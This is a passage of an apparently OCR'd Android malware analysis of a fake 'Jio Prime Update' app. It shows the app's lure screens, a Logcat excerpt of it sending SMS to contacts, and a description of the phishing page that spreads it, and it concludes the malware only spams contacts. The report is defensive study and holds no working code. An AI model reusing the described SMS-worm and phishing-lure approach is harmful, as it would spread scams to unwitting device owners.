
Initial Permission Grant




Initial Permission Grant




Smooth.class



Smooth.class


9:01
Prime
Click on Next Button to continue
Information
Loading...
Please Wait...
OK
NEXT
9:02
Prime
Click on Next Button to continue
Information
To Activate your offer please follow next instruction.
OK
NEXT

Spec.class



Final Screen of Fini.class, Act.class as service in back.

4.2.2 Debug Logs

It is interesting that Malware Developer did not remove the developer logs from the code, In our Virtual Device we can see output of **Log.d()** function with **Logcat** in **ADB**

```
03-23 11:46:28.385  7005  7104 W System.err:    at libcore.io.Linux.android_getaddrinfo(Native Method)
03-23 11:46:28.385  7005  7104 W System.err:    at libcore.io.ForwardingOs.android_getaddrinfo(ForwardingOs.java:58
03-23 11:46:28.385  7005  7104 W System.err:    at java.net.Inet6AddressImpl.lookupHostByName(Inet6AddressImpl.java
03-23 11:46:28.385  7005  7104 W System.err:    ... 18 more
03-23 11:46:28.388  7005  7120 D ----------------: SENDIG mSG to in  676  time   :(888)7931803
03-23 11:46:42.999  7005  7024 D EGL_emulation: eglMakeCurrent: 0xad646b60: ver 2 0 (tinfo 0xad6ecf40)
03-23 11:46:43.016  7005  7005 W InputEventReceiver: Attempted to finish an input event but the input event receive
03-23 11:46:43.526  7005  7024 D EGL_emulation: eglMakeCurrent: 0xad646b60: ver 2 0 (tinfo 0xad6ecf40)
03-23 11:47:29.185  7005  7010 I zygote  : Do partial code cache collection, code=248KB, data=148KB
03-23 11:47:29.185  7005  7010 I zygote  : After code cache collection, code=246KB, data=147KB
03-23 11:47:29.185  7005  7010 I zygote  : Increasing code cache capacity to 1024KB
03-23 11:47:43.039  7005  7024 D EGL_emulation: eglMakeCurrent: 0xad646b60: ver 2 0 (tinfo 0xad6ecf40)
```


Here, in the screenshot above we can see that the author of malware did not remove the Logging Mechanism from the code. Hence it logs things like whenever it sends SMS to contacts etc. This also helps us as a crosscheck for our static analysis.

4.3 Proposed WorkFlow of Malware

(Figure in Next Page) »

JIO PRIME UPDATE MALWARE (WORM / TROJAN / ADWARE) WORKFLOW ANALYSIS

[x64Mayhem] | [Mar 23, 2020]



5 Conclusion

The malware do not appear to give any remote access to someone and neither did it tried to contact any suspecious server. On the basis of this analysis we can say that this malware only SPAMS users from user devices to all the contacts in those devices, and spreads via Phissing website created on drivetoweb service.

5.1 Glance over Phishing Web page

The phishing web page is a simple HTML with some glossy images and a button linked to the malicious APK file.
We also found a Google Analytics ID in the website. ID :- **UA-85417367-1**

5.2 Malware Psychology

From the above analysis, we can say that this malware was just "for fun" for the author of malware, as we see neither any control transfer nor any other destructive activities.
Further more the website was tracked with Google Analytics service to track how many people actually fall for this scam.
This malware appears to be written just for the "sport of malware writing".
